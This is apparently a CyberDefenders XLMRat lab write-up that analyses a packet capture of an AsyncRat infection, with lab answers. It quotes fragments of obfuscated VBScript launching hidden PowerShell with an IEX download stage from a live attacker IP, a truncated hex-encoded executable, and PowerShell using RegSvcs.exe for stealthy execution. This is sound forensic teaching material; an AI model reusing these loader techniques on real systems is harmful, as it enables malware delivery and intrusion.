
CyberDefenders: XLMRat Lab

The following writeup is for XLMRat Lab on CyberDefenders, it involves investigating a packet capture to identify malware delivery, deobfuscate scripts, and map attacker techniques to the MITRE ATT&CK framework. This was an incredibly enjoyable challenge, something I highly recommend to check out for those new network forensics and basic malware analysis.

Scenario: A compromised machine has been flagged due to suspicious network traffic. Your task is to analyse the PCAP file to determine the attack method, identify any malicious payloads, and trace the timeline of events. Focus on how the attacker gained access, what tools or techniques were used, and how the malware operated post-compromise.


The attacker successfully executed a command to download the first stage of the malware. What is the URL from which the first malware stage was installed?

When investigating a packet capture I am not familiar with, I like to begin by checking Statistics > Protocol Hierarchy. This shows what sort of protocols are contained within the packet capture, such as HTTP, DNS, etc.



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	1550	100.0	586559	6122	0	0	0	1550
Ethernet	100.0	1550	3.7	21700	226	0	0	0	1550
Internet Protocol Version 4	100.0	1550	5.3	31000	323	0	0	0	1550
User Datagram Protocol	0.1	2	0.0	16	0	0	0	0	2
Domain Name System	0.1	2	0.1	394	4	2	394	4	2
Transmission Control Protocol	99.9	1548	90.9	533449	5568	896	452008	4718	1548
Transport Layer Security	41.8	648	11.6	68257	712	648	68257	712	648
Hypertext Transfer Protocol	0.3	4	74.0	434184	4532	2	376	3	4
Media Type	0.1	1	73.5	431208	4501	1	431208	4501	1
Line-based text data	0.1	1	0.3	1974	20	1	1974	20	1


I also like to look at Statistics > Conversations:



Ethernet · 1 | IPv4 · 2 | IPv6 | TCP · 3 | UDP · 1

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
10.1.9.101	10.1.9.1	2	478 bytes	1	78 bytes	1	400 bytes
10.1.9.101	45.126.209.4	1,548	586 kB	576	75 kB	972	511 kB


As you can see, a large number of packets were sent between 10.1.19.101 and 45.126.209.4. 10.1.19.101 is a private address, 45.126.209.4 on the other hand is a public IP address. After entering this IP into VirusTotal, we can see a large number of detections, indicating that it is likely associated with malicious activity:



13/94 security vendors flagged this IP address as malicious

45.126.209.4 (45.126.208.0/22)


AS 23470 (RELIABLESITE)




Contained in Graphs (2)

gmail.com_1	grafico 1
gmail.com_1	madmrx.duckdns.org


Within this PCAP are two GET requests:


```
http.request.method==GET
No.  Time                 Source      Destination   Destination Port  Protocol  Info
   4 2024-01-09 17:27:27  10.1.9.101  45.126.209.4  222               HTTP      GET /xlm.txt HTTP/1.1
  12 2024-01-09 17:27:29  10.1.9.101  45.126.209.4  222               HTTP      GET /mdm.jpg HTTP/1.1
```

Both made out to 45.126.209.4. If you follow the TCP stream of the first request, we can see an obfuscated script:


```
LZeWX(69) = "RI"
LZeWX(70) = "NG"
LZeWX(71) = "')"
LZeWX(72) = ";["
LZeWX(73) = "BY"
LZeWX(74) = "Te"
LZeWX(75) = "[]"
LZeWX(76) = "];"
LZeWX(77) = "Ie"
LZeWX(78) = "X("
LZeWX(79) = "$A"
LZeWX(80) = "12"
LZeWX(81) = "3+"
LZeWX(82) = "$B"
LZeWX(83) = "45"
LZeWX(84) = "6+"
LZeWX(85) = "$C"
LZeWX(86) = "78"
LZeWX(87) = "9)"

' Combine the parts into one string
OodjR = ""
For i = 0 To 88 - 1
    OodjR = OodjR & LZeWX(i)
Next

' Use the combinedParts in the shell execution
Set objShell = CreateObject("WScript.Shell")
objShell.Run "Cmd.exe /c POWeRSHeLL.eXe -NOP -WIND HIDDeN -eXeC BYPASS -NONI " & OodjR, 0, True
Set objShell = Nothing
```

The second request also contains an obfuscated script:




```
GET /mdm.jpg HTTP/1.1
Host: 45.126.209.4:222
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 09 Jan 2024 17:27:29 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
Last-Modified: Fri, 05 Jan 2024 12:07:33 GMT
ETag: "69468-60e31b1792a41"
Accept-Ranges: bytes
Content-Length: 431208
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/jpeg

...$Content = @'


$hexString_bbb = "4D_5A_90_00_03_00_00_00_04_00_00_00_FF_FF_00_00_
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_80_00_
F_67_72_61_6D_20_63_61_6E_6E_6F_74_20_62_65_20_72_75_6E_20_69_6E_2
00_4C_01_03_00_FC_C6_3F_65_00_00_00_00_00_00_00_00_E0_00_02_01_0B_
_20_01_00_00_00_40_00_00_20_00_00_00_02_00_00_04_00_00_00_00_00_00_
0_85_00_00_10_00_00_10_00_00_00_00_10_00_00_10_00_00_00_00_00_00_1
FF_07_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_40_
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_
0_08_20_00_00_48_00_00_00_00_00_00_00_00_00_00_00_2E_74_65_78_74_0
00_00_00_00_00_00_00_20_00_00_60_2E_72_73_72_63_00_00_00_FF_07_00_
_00_40_00_00_40_2E_72_65_6C_6F_63_00_00_0C_00_00_00_00_40_01_00_00_
0_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_10_16_01_00_00_00_0
```

As you can see, the $hexString_bbb variable stores a PE file, as based on the hex 4D 5A (file signature for a PE file). For context, this means that it is a standard Windows executable file. Based on this, we can determine that this request was responsible for downloading the first stage of the malware.

Answer: http://45.126.209.4:222/mdm.jpg

Which hosting provider owns the associated IP address?

You can use a variety of tools to find the hosting provider; one such tool is IPInfo:




Summary

ASN	AS23470 - ReliableSite.Net LLC
Hostname	vm.45.126.209.4.ardentishost.store
Range	45.126.209.0/24
Company	ReliableSite.Net LLC

Answer: ReliableSite.Net

By analyzing the malicious scripts, two payloads were identified: a loader and a secondary executable. What is the SHA256 of the malware executable?

Recall how in the mdm.jpg request was an executable file. After investigating it further, turns out there were two variables, both being separate binaries (a loader and a secondary executable). In order to get the SHA256 hash of the malware executable, simply copy the entire $hexString_bbb variable. After doing so, you can chuck it into CyberChef, remove the underscores, and download the PE file:


Recipe


Find / Replace
Find: _ REGEX
Replace:
[✓] Global match [ ] Case insensitive [✓] Multiline matching
[ ] Dot matches all

From Hex
Delimiter: None


Detect File Type
[✓] Images [✓] Video [✓] Audio [✓] Documents [✓] Applications
[✓] Archives [✓] Miscellaneous

Input
```
_62_69_6C_69_74_79_3E_0D_0A_20_20_3C_61_73_6D_76_33_3A_61_70_70_6C
_33_3D_22_75_72_6E_3A_73_63_68_65_6D_61_73_2D_6D_69_63_72_6F_73_6F
_20_20_20_3C_61_73_6D_76_33_3A_77_69_6E_64_6F_77_73_53_65_74_74_69
_63_68_65_6D_61_73_2E_6D_69_63_72_6F_73_6F_66_74_2E_63_6F_6D_2F_53
_69_6E_67_73_22_3E_0D_0A_20_20_20_20_20_20_3C_64_70_69_41_77_61_72
_20_20_20_20_3C_2F_61_73_6D_76_33_3A_77_69_6E_64_6F_77_73_53_65_74
_70_70_6C_69_63_61_74_69_6F_6E_3E_0D_0A_3C_2F_61_73_73_65_6D_62_6C
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_0
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_0
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_0
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_0
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_0
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_0
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_0
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_0
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_0
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_0
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_0
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_0
_00_00_00_00
```
199679 1

Output
```
MZ ÿÿ . @
$ PE L üÆ?e à ø
```




You can then use the sha256sum command or the Get-FileHash PowerShell cmdlet to generate the hash of the file:


```
timba@TimsPC:/mnt/c/Users/timba/Downloads$ sha256sum download2.exe
1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798  download2.exe
```

Answer: 1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798

What is the malware family label based on Alibaba?


If you chuck the sha256 hash generated from the previous question into VirusTotal, we can see that this piece of malware is given the asyncrat family label:


Alibaba Backdoor:MSIL/AsyncRat.a2786761

Answer: AsyncRat

What is the timestamp of the malware's creation?

If you have a tool like PEStudio downloaded or DIE, you can use that to identify the creation timestamp. Alternatively, just head to the Details tab in VirusTotal and look at the Portable Executable Info section:



Portable Executable Info

.NET Details

Module Version Id	8cc82053-b494-4613-a1da-ebe2e749c49b


Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2023-10-30 15:08:44 UTC
Entry Point	71214
Contained Sections	3

Answer: 2023-10-30 15:08


Which LOLBin is leveraged for stealthy process execution in this script? Provide the full path.

If you take a look at the request that contained the two PE files, we can see a series of variables that appear to form a path:



```
$NK = $Fu.GetType('N#ew#PE#2.P#E'-replace  '#', '')
$MZ = $NK.GetMethod('Execute')
$NA = 'C:\W#######indow############s\Mi####cr'-replace  '#', ''
$AC = $NA + 'osof#####t.NET\Fra###mework\v4.0.303###19\R##egSvc#####s.exe'-replace  '#', ''
$VA = @($AC, $NKbb)
```

If you chuck this into ChatGPT and ask it to deobfuscate it, you are left with the following:




```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
```

RegSvcs.exe is a LOLBIN that can be abused for process execution.

Answer: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

The script is designed to drop several files. List the names of the files dropped by the script.

If you chuck the obfuscated script from the mdm.jpg request into ChatGPT, you can see that it deletes three files along with killing a scheduled task:



```
# Kill the scheduled task
schtasks /Delete /TN "Update Edge" /F

# Delete the dropped files
Remove-Item "C:\Users\Public\Conted.ps1" -Force
Remove-Item "C:\Users\Public\Conted.bat" -Force
Remove-Item "C:\Users\Public\Conted.vbs" -Force
```

Answer: Conted.ps1, Conted.bat, Conted.vbs